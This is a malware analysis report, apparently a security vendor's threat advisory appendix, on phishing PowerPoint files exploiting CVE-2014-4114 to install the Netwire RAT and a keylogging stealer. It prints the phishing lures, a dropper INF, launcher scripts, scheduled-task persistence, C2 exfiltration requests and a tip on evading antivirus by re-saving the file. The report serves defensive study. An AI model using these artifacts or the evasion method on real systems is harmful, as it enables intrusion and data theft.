FIDELIS CYBERSECURITY

www.fidelissecurity.com
www.threatgeek.com
@FidSecSys
+1800.652.4020

Fidelis Threat Advisory #1017
Phishing in Plain Sight (APPENDICES)

APPENDIX A

This appendix provides information about various malicious documents observed exploiting CVE-2014-4114, where sample sources originated from customer and similar VirusTotal submissions. This section covers e-mails, droppers embedded within the malicious PowerPoint attachments, and malware entrenching in the system. During our research, we observed instances of Netwire RAT v.1.6a, an Information Stealer, Pony bot, and Zbot upon document execution.

1. NEW ORDER.ppsx

This weaponized document presents the details associated with the attached PPSX document. We will also show how a threat actor could simply save the file in the PowerPoint (PPS) format to bypass antivirus detections from all fifty-seven (57) antivirus engines at VirusTotal.

The “NEW ORDER.ppsx” malicious document was attached in an email containing the following content:

> From: Account.Dept <trusplus@sify.com>
> To: *[removed_by_analyst]*
> Sent: *[removed_by_analyst]*
> Subject: NEW ORDER.
>
> Hello,
>
> I tried to reach you on phone but your numbers where not going, please note that my previous email is blocked so i'm writing you from our new email.
> We have completed the balance payment as we agreed and we need to place new order immediately this week,
> Attached you find our new quotations.
>
> Regards

While we have done our best to ensure that the material found in this document is accurate, Fidelis Security Systems, Inc. makes no guarantee that the information contained herein is error free.

Abdul Hafeez

The malicious document is designed to exploit the vulnerability described in CVE-2014-4114. An almost identical exploit was found in the Metasploit Framework. References:

- www.rapid7.com/db/modules/exploit/windows/fileformat/ms14_060_sandworm
- www.exploit-db[dot]com/exploits/35020/

A major variation from the method used in the Metasploit Framework was the use of a “Context Information File” (INF). The INF and exploit payload were both embedded into the document verses the use of a network share to drop the files, as seen in the Sandworm campaign and available in the Metasploit Framework.


The following contents were found at file-offset 0x8A8 of the “oleObject2.bin” file. When the exploit properly triggers, these will be the contents of the custom “destsx.inf” file created in the victim system:

```
; 61883.INF

[Version]
Signature = "$CHICAGO$"
class=61883
ClasGuid=%Msft%
DriverVer=0/21/2006,61.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]
RenFiles = RxRename
AddReg = RxStart

[RxRename]
penguin.exe, cedt370r(3).exe
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\penguin.exe
```

Information about the “NEW ORDER.ppsx” file:


```
File Name:  NEW ORDER.ppsx
File Size:  675352 bytes
MD5:        f2f45d410533ee38750fc24035a89b32
SHA1:       8822869ef49f563a9c1c42454872cfed0be3aa2d
```

The document contains the following two slides:



Hello Animagus


Slide 1



- It's the time for POOOOOCYYYYYYYYY
- SEEEXXXXXXXXXXXXXXXXXXXXXXXXX

Slide 2

The following screenshot show some of the file properties information:



NEW ORDER.ppsx Properties
General
Security
Details
Previous Versions
Remove Properties and Personal Information
OK
Cancel
Apply

Property	Value
Description	
Title	漫步在雲端 資安新戰場
Subject	
Tags	
Categories	
Comments	
Origin	
Authors	aaa
Last saved by	HCL
Revision number	120
Version number	
Program name	Microsoft Office PowerPoint
Company	CMT
Manager	
Content created	5/31/2011 9:26 AM
Date last saved	2/20/2015 3:10 AM
Last printed	
Total editing time	49:16:00

Text strings in the fields:


Title:	漫步在雲端　資安新戰場
Author:	**aaa;**
Last saved by	HCL
Revision Number:	120
Company	CMT
Content created	**5/31/2011 9:26 AM**
Date last saved	2/20/2015 3:10 AM

Open source research also shows the sender address “trusplus@sify.com” related to multiple Nigerian 419 spam campaigns as far back as March 2012[i].

The following virus hits were observed:

AV Tool	Common Name
MicroWorld-eScan	THREAT_TYPE_ARCHBOMB
McAfee	Artemis!F64C06755090
Symantec	Not detected
Kaspersky	HEUR:Trojan.Win32.Generic
F-Secure	Exploit.CVE-2014-6352.Gen
Fortinet	MSPowerPt/CVE_2014_4114.A!exploit
NANO-Antivirus	Exploit.OleNative.CVE-2014-4114.dhguiu
TrendMicro	TROJ_DROPPR.CXN

If the document is opened with PowerPoint and re-saved in the PowerPoint 97-2003 Show (.PPS) format, the threat actor can evade detections at VirusTotal of the CVE-2014-4114 exploit. The following is a screenshot of the scan at VirusTotal as of 28-May-2015:




SHA256: 9207a917cfbccd923222303c1b5437db55576e4eb3837c962d0243520e897820

File name: NEW ORDER.pps_

Detection ratio: 0 / 57

Analysis date: 2015-05-28 21:56:40 UTC (0 minutes ago)

The “NEW ORDER.ppsx” malicious document did not execute on our test system; however, it caused the MS PowerPoint 2010 application to crash. The following is a screenshot of the error message:



Microsoft PowerPoint

Microsoft PowerPoint has stopped working

Windows can check online for a solution to the problem and try to recover your information.

- Check online for a solution and close the program
- Close the program

Hide problem details

```
Problem signature:
  Problem Event Name:          APPCRASH
  Application Name:            POWERPNT.EXE
  Application Version:         14.0.4754.1000
  Application Timestamp:       4b967cf0
  Fault Module Name:           packager.dll
  Fault Module Version:        6.1.7600.16385
  Fault Module Timestamp:      4a5bdac5
  Exception Code:              c0000005
```

The above screenshot reveals that the Fault Module Name is “packager.dll,” which is the module known to be exploited in CVE-2014-4114

The payload was manually extracted from “oleObject1.bin” embedded in the expanded Power Point document. Details of the file format and location of the embedded objects will not be discussed in this report as it has been presented in details in other reports in the community.

When this embedded file is executed, the system is infected with an obfuscated version of the Netwire v.1.6a remote access Trojan (RAT).

In our observations, the use of the Netwire RAT is obfuscated with a tool known as DataScrambler.

The following activity was observed in the victim system:

- A hidden directory is created: “*%USERPROFILE%*\9i86vdi3l1zi1v\”.

- Files were created in the above directory:

```
85b9ae20e23a0771a8261ebf167a327f  cvaniocol.cmd (hidden file)
a0f2ce49dec8f4f387fddb7cbd3ad0e0  flrsqgyy.DVZ
ed9fa43c2a752a06a442a9abfec4a9cb  ibdyambl.vbs (hidden file)
3739694248933ff8c2d2f6b6efd7c353  ouhlolswfixh
2d0f8dd92186d6666c0154064ae2ad9d  slie.RJD
71d8f6d5dc35517275bc38ebcc815f9f  znimialt.exe (AutoIt)
```

- Registry key changes performed

```
Key:           HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
Value name:    %USERPROFILE%
Value data:    %USERPROFILE%\9i86vdi3l1zi1v\ibdyambl.vbs

Key:           HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Value name:    NetWire
Value data:    C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Key:           HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\
                     Installed Components\{165A706A-6Q3S-25L1-42VO-5P7G3ADG4Y5D}
Value name:           StubPath
Value data:          C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
```

- De-obfuscation of the Netwire RAT v.1.6a in memory

- Netwire RAT beacon to "**trusplus.redirectme[dot]net**" over port "**1750**" For more information on this site, see APPENDIX C.

The following are properties of the of the payload file carved. Due to carving process, the offset may have not been accurately selected, but section hashes could be used for OSI:

```
File Name:  carved_payload.exe
File Size:  1001041 bytes
MD5:        fd5a753347416484ab01712786c407c4
SHA1:       5bac1da1f52f25d636c88442f9d57fbd744e03e0
PE Time:    0x4FD34D75 [Sat Jun 09 13:19:49 2012 UTC]
Sections (5):
  Name      Entropy  MD5
  .text     6.56     a8692f5ba740240ef0f9a827376f76f9
  .rdata    4.99     d4f36accffde0bf520f52486679ccf0d
  .data     3.55     b6c7edb5b7fec47a37a622cc5d71f3f4
  .CRT      0.39     439411041ee0b8261668525c5c132cd9
  .rsrc     2.32     8aa2e6a015a0f3c21db954a1fbd865b3
```

At file-offset 0x28200 of "carved_payload.exe," the above file carved, a RAR archive was found with the following files contained within:

```
a0f2ce49dec8f4f387fddb7cbd3ad0e0  flrsqgyy.DVZ
3739694248933ff8c2d2f6b6efd7c353  ouhlolswfixh
2d0f8dd92186d6666c0154064ae2ad9d  slie.RJD
71d8f6d5dc35517275bc38ebcc815f9f  znimialt.exe
```

Here is an in-depth view of the files created on the system:

- File Name: ouhlolswfixh
  File Size: 678154550 bytes
  MD5: 3739694248933ff8c2d2f6b6efd7c353
  SHA1: 0e6e292c2715597387d9aa0286270d0f6536740b

  The file is detected by an antivirus tool as "Trojan.Blueso!gen3".

  The file contains '678,154,513' bytes of the following hex value: "0x09". It is then followed by the following data:

```
Offset        0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15

678154512           66 65 64 66 2D 2C  2D 61 2D 6B 23 5F 6A 2D     fedf-,-a-k#_j-
678154528     2D 65 65 2D 62 66 27 2D  66 2D 2C 2E 2D 5F 27 2D   -ee-bf'-f-,.-_'-
678154544     27 0D 0A 20 0D 0A                                  '
```

- File Name: flrsqgyy.DVZ
  File Size: 119 bytes
  MD5: a0f2ce49dec8f4f387fddb7cbd3ad0e0
  SHA1: 9cf9c4c0a5552820850be34a752a43134351c2e6

  File contents:

```
[9291468]
4445482=9864278
[8751539]
1273099=2110691
[2582196]
9436739=7265131
[4808873]
4808873=9i86vdi3l1zi1v
```

- File Name: cvaniocol.cmd
  File Size: 74 bytes
  MD5: 85b9ae20e23a0771a8261ebf167a327f
  SHA1: 1d51a21a130f5c1bd56dea59e3be7662414f9bbc

  File contents:

```
@echo off

cd %USERPROFILE%\9I86VD~1\

start znimialt.exe ouhlolswfixh
```

- File Name: ibdyambl.vbs
  File Size: 136 bytes
  MD5: ed9fa43c2a752a06a442a9abfec4a9cb
  SHA1: 3ffc167e9b0c20e22b09e3f806fc00b563b54eef


  File contents:

```
File = "%USERPROFILE%\9I86VD~1\cvaniocol.cmd"

set WshShell = CreateObject("WScript.Shell")

WshShell.Run file, Hidden, WaitOnReturn
```

- %APPDATA%\Logs\20-05-2015
  File Size: 495 bytes
  MD5: 5966c474eb44b9deb7e9b4dfd8359eb9
  SHA1: a61abc1de7c0988d79be623fbb8a932f598b24e6


  The file seems to contain obfuscated keystroke logged data.

The following is a screenshot of the process running in memory:



znimialt.exe	AutoIt Team	AutoIt v3 Script	"C:\Users\Examiner\9i86vdi3l1zi1v\znimialt.exe" ouhlolswfixh
RegSvcs.exe	Microsoft Corporation	Microsoft .NET Services Installation Utility	"C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe"

The following screenshot shows how the victim system appears in the Netwire RAT Command & Control panel where it authenticates to the C2 using the following password: “Password”



Handle	IP/DNS	Host Id	Username @ Computer	Platform	Country	OS Version	Maximum Bandwidth	Version	Port	Ping
□ 512	192.168.1.200	AAAAAAAA	Examiner @ WIN-FF7V8RABM0P	Windows	Unknown	Windows 7	Unlimited	1.6a	1750	0 ms

Timestamp	Remote IP/DNS	Message
5/20/2015 5:06:43 PM	Local Application	Loading Settings...
5/20/2015 5:06:43 PM	Local Application	Settings Loaded.
5/20/2015 5:06:51 PM	192.168.1.200	Incomming Connection, Authenticating...
5/20/2015 5:06:51 PM	192.168.1.200	Authentication Complete, Waiting for Remote Response...
5/20/2015 5:06:52 PM	192.168.1.200	Authentication Successful, Connection Established.

Hosts Online: 1   Active Ports: 3360, 3361, 3362, 3363, 3364, 3365, 3366, 33   NetWire Workstation Version 1.4c

The following strings of interest were found in the “NEW ORDER.ppsx” document:

- C:\Users\HCL\Desktop\destsx.inf
- C:\Users\HCL\AppData\Local\Temp\destsx.inf

2. Purchase_Order.pps

The “Purchase_Order.pps” malicious document was attached in an email containing the following content:

Reply-To: amacostaltd@hotmail.com
Date: Mon, 27 Apr 2015 01:47:53 +0100

From: AMACOSTA LTD <caoquangkt@gmail.com>

To: caoquangkt@gmail.com

Subject: [External] Re:PO/ 2642015 Attached

Sir,

I write to inform you that I have visited your website and we are interested in your products.We are a UK based representatives of some very special customers in Europe, Africa and Latin America.

We have discussed with our clients who are also interested and ready to make a huge purchase of your products.

You will see the listed items for supply and other information about our company. Our PO file is attached. All sizes and specifications are detailed in the PO. We need detailed price, mode of payment and quantity that can be made available to us, we look forward to your timely reply to enable us reach a decision.


Please, kindly send us the quantity and quote what you have available at the morement for urgent review with our Customers.
Hence we are ready to make a large order of your product.We are waiting for your urgent reply.

Sincerely,
Michael Owen.
Marketing Manager,AMACOSTA LTD.
Tel/Fax:+0044-704-308-3309
The Mound, Edinburgh,
Scotland, EH11YZ

The malicious document is designed to exploit the same vulnerability described in CVE-2014-4114. Information about the malicious document attached in the email:

```
File Name:  Purchase_Order.pps
File Size:  1707520 bytes
MD5:        1e479d02dde72b7bb9dd1335c587986b
SHA1:       8251e5f23a512210b3d546133a9836e2478e3633
```

The document contains the following slide:



Purchase Order

Electric Controls Company
12582 Camino Del Rio
San Diego, CA 92110-4264


To:

P.O. Number 100001
Please include this number on all invoices and shipping documents.

P.O. Date January 14, 2015
Vendor Number 1007
Expected Ship Date

Your Item Number	Our Item Number	Description	Quantity	Price	Extension
240-100-SW284	102	Switch, DPDT 240v 100a	50	$14.96	$748.00
240-100-SW184	105	Switch, SPDT 240v 100a	100	$9.47	$947.00
240-50-SW236	112	Switch, DPST 240v 50a	80	$8.66	$692.80
120-40-CB79	115	Circuit breaker, 120v 40a	100	$6.95	$695.00
			Purchase Order Total		$3,082.80

Additional “Purchase_Order.pps” file properties metadata::



Property	Value
Description	
Title	漫步在雲端 資安新戰場
Subject	
Category	
Keywords	
Comments	
Origin	
Source	
Author	aaa
Revision Number	121

Additional information extracted from the file properties:

Title:	漫步在雲端 資安新戰場
Author:	**aaa**
Revision Number:	121
Creation Date:	**Tue May 31 09:26:31 AM 2011**
Author metadata 2:	**aaa; Gozie Brinkley**

Similar to the first reviewed sample, the “creation date” and “author” have the same base information of “aaa” and “**Tue May 31 09:26:31 AM 2011”.** The Threat Research Team (TRT) suspects that this is a PowerPoint template with the embedded vulnerabilities is being leveraged by the threat actors.

Open source research on the "**Gozie Brinkley**" name brings up several Nigerian-related results, particularly to a Facebook profile that advertises "Free SMS, Tunnel Guru" intimating that this individual knows how to leverage cellular networks.

This is a case in which the malicious document is detected by antivirus tools:

AV Tool	Common Name
KAV	HEUR:Trojan.Win32.Generic
Symantec	Exp.CVE-2014-6352

When the "Purchase_Order.pps" document is opened in a system running Windows 7, a decoy document is opened and the 4114 vulnerability is exploited in Microsoft PowerPoint 2010 causing an embedded executable payload and a Context Information File to be dropped into the system.

Like in the previous document analyzed, both the dropper and custom "Context Information File" (INF) were embedded within the malicious PowerPoint documents. One major observation is that this malicious document creates the same custom INF file observed in the previously reviewed document. It is important to note that the documents were sent to customers in different vertical markets.

Properties of the Context Information File created in the Victim system:

```
File Name:  destsx.inf
File Size:  351 bytes
MD5:        e9096babf98566536ae4af997c1f8667
SHA1:       b8b628f4919a81e15ad23e11c9a9cc74c4f5eb0b
```

Content of the "destsx.inf" file:

```
; 61883.INF

[Version]
Signature = "$CHICAGO$"
class=61883
ClasGuid=%Msft%
DriverVer=0/21/2006,61.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]
RenFiles = RxRename
AddReg = RxStart

[RxRename]
penguin.exe, cedt370r(3).exe
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\penguin.exe
```

Properties of the payload dropped into the Victim system (%TEMP%**cedt370r(3).exe**):

```
File Name:  cedt370r(3).exe
File Size:  1253038 bytes
MD5:        a2601a0ef3bb2e817c8f3bcd3083edd0
SHA1:       36847ac57b1a24c02c421ad045e5c7531f5f937d
PE Time:    0x553D11D0 [Sun Apr 26 16:26:56 2015 UTC]
PEID Sig:   Microsoft Visual C# / Basic .NET
PEID Sig:   Microsoft Visual Studio .NET
PEID Sig:   .NET executable compressor
Sections (3):
  Name      Entropy  MD5
  .text     7.85     09d9f8b61adb5aebe8a05c9ea6c772d2
  .rsrc     2.72     5f1d31c6c9d78b98ffe7245ae233a23f
  .reloc    0.1      4a4ddebde3ec3df587e17d31ba994fe8
```

The “cedt370r(3).exe” file is renamed to: “%TEMP%\penguin.exe”.

The “penguin.exe” malicious file is executed and it creates a copy of itself:

The “penguin.exe” malicious file is executed and it creates a copy of itself in “%APPDATA%\Microsoft\Windows\hknswc.exe”.

The “penguin.exe” malicious file also creates:

- “%AppData%\Microsoft\Windows\AppMgnt.exe”

```
File Name:  AppMgnt.exe
File Size:  8192 bytes
MD5:        94576ca20488d444802b874c324867ac
SHA1:       4a8fe7cd0ba3582d9bdf29e2e4ddcd1ff7cca03b
PE Time:    0x553BB73E [Sat Apr 25 15:48:14 2015 UTC]
PEID Sig:   Microsoft Visual C# / Basic .NET
PEID Sig:   Microsoft Visual Studio .NET
PEID Sig:   .NET executable compressor
Sections (3):
  Name      Entropy  MD5
  .text     5.06     56e27fa71236b6498d9c56eb2c788899
  .rsrc     3.78     d1617e73779ee9d9290c487b42886b48
  .reloc    0.08     7f3444af2cc2cec984c2475c22f8ae25
```

Antivirus tool detections:

AV Tool	Common Name
KAV	HEUR:Trojan.Win32.Generic
Symantec	Exp.CVE-2014-6352
XPS	FSS_CVE-2014-4114

- “%ALLUSERSPROFILE%\Mails.txt”

An empty file based on the configuration of our virtual environment. It is believed that this file could contain information about e-mail(s) credentials stored in the mail client(s) of the Victim system.

- "%ALLUSERSPROFILE%\Browsers.txt"

  An empty file based on the configuration of our virtual environment. It is believed that this file could contain information passwords stored in Web browser(s) of the victim system.

The "hknswc.exe" malicious file creates "%ALLUSERSPROFILE%**WIN-FF7V8RABM0P**_**5_14**_**17_54_1.jpg**". Inspect the file name reveals:

- WIN-FF7V8RABM0P

  This is the victim's system Computer Name.
- 5_14


  Date of infection.

- 17_54_1

  Time of infection.


The malware attempts to send the content of "WIN-FF7V8RABM0P_5_14_17_54_1.jpg" to its Command and Control (CnC) server.

The following is a screenshot of the processes running in memory:



```
InfDefaultInstall.exe     976 INF Default Install                 Microsoft Corporation   "C:\Windows\System32\InfDefaultInstall.exe" "C:\Users\Examiner\AppData\Local\Temp\destsx.inf"
  runonce.exe             !488 Run Once Wrapper                   Microsoft Corporation   "C:\Windows\system32\runonce.exe" -r
    penguin.exe           !556 Certificate Manager - File Security                        "C:\Users\Examiner\AppData\Local\Temp\penguin.exe"
      AppMgnt.exe         !008  App Readiness                                             "C:\Users\Examiner\AppData\Roaming\Microsoft\Windows\AppMgnt.exe"
        hknswc.exe        !824 Certificate Manager - File Security                        C:\Users\Examiner\AppData\Roaming\Microsoft\Windows\hknswc
          hknswc.exe      964 Certificate Manager - File Security                         "C:\Users\Examiner\AppData\Roaming\Microsoft\Windows\hknswc.exe"
```

This running process screenshot show how the malware entrenches in the system by creating a scheduled task after the system is rebooted:



```
svchost.exe              C:\Windows\system32\svchost.exe -k netsvcs
  taskeng.exe            taskeng.exe {E49403B4-A4CF-4D73-8CD3-1F0E53127711}
    AppMgnt.exe          C:\Users\Examiner\AppData\Roaming\Microsoft\Windows\AppMgnt.exe
      hknswc.exe         C:\Users\Examiner\AppData\Roaming\Microsoft\Windows\hknswc
        hknswc.exe       "C:\Users\Examiner\AppData\Roaming\Microsoft\Windows\hknswc.exe"
      schtasks.exe       "C:\Windows\system32\schtasks.exe"  /Create /SC ONLOGON /TN PolicyManager /TR C:\Users\Examiner\AppData\Roaming\Microsoft\Windows\AppMgnt.exe /RL HIGHEST
```

The malware entrenches in the system by creating a scheduled task.


The malware creates the following file:

```
File Name:  PolicyManager
File Size:  3282 bytes
MD5:        5300a967825b13d8873f0f01d1e21849
SHA1:       9a382a362d0485822809d837e891f91e4a37c80c
```

The following are the contents of the “PolicyManager” job:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2015-05-14T19:55:18</Date>
    <Author>Examiner</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <StartBoundary>2015-05-14T19:55:00</StartBoundary>
      <Enabled>true</Enabled>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>WIN-FF7V8RABM0P\Examiner</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>%APPDATA%\Microsoft\Windows\AppMgnt.exe</Command>
    </Exec>
  </Actions>
</Task>
```

The above job is scheduled to run at logon for any user. The following is a screenshot showing how the task appears in the Microsoft Task Scheduler utility:



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
PolicyManager	Running	At log on of any user		5/14/2015 7:59:22 PM	The task is currently running. (0x41301)	Examiner	5/14/2015 7:55:18 PM

The victim system beaconed to "**www.globeways[dot]com**" over port "**80**". For more information on this site, see APPENDIX C.

When the malware connected to the C2 in our virtual environment, the following request was observed:

```
-   Victim system – First beacon

POST /keybase/image/upload.php HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------8d25c863b679d8c
Host: www.globeways[dot]website
Content-Length: 113658
Expect: 100-continue

-   Victim system – Second beacon

-----------------------8d25c863b679d8c
Content-Disposition: form-data; name="file"; filename="WIN-
FF7V8RABM0P_5_14_17_54_1.jpg"
Content-Type: application/octet-stream

......JFIF.....`.`.....C..............
................... $.'
",#..(7),01444.'9=82<.342...C.........2!.!222222222222222222222222222222222222222222
2222222222....../...."....................................
....................}........!1A..Qa."q.2....#B...R..$3br..
.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..............................
.......................................................................
....................w.......!1..AQ.aq."2...B.....#3R..br.
.$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...........................
.......................................................?....(...(...(...(...(...(.
..(...(...(...(.....1.<..K.i.G.%..........r..o.hO.m.n...~.....>.../.x..J....6mr.P
6H
     ------------------------- TRUNCATED BY ANALYST -------------------------
```

After carving the "WIN-FF7V8RABM0P_5_14_17_54_1.jpg" from our PCAP, it was observed that it contained a screenshot of the Victim's system Desktop during the execution of the malware.

The following is a sample of the network traffic requests observed:

```
post.php?type=keystrokes&machinename=WIN-FF7V8RABM0P&windowtitle=Administrator:
```

```
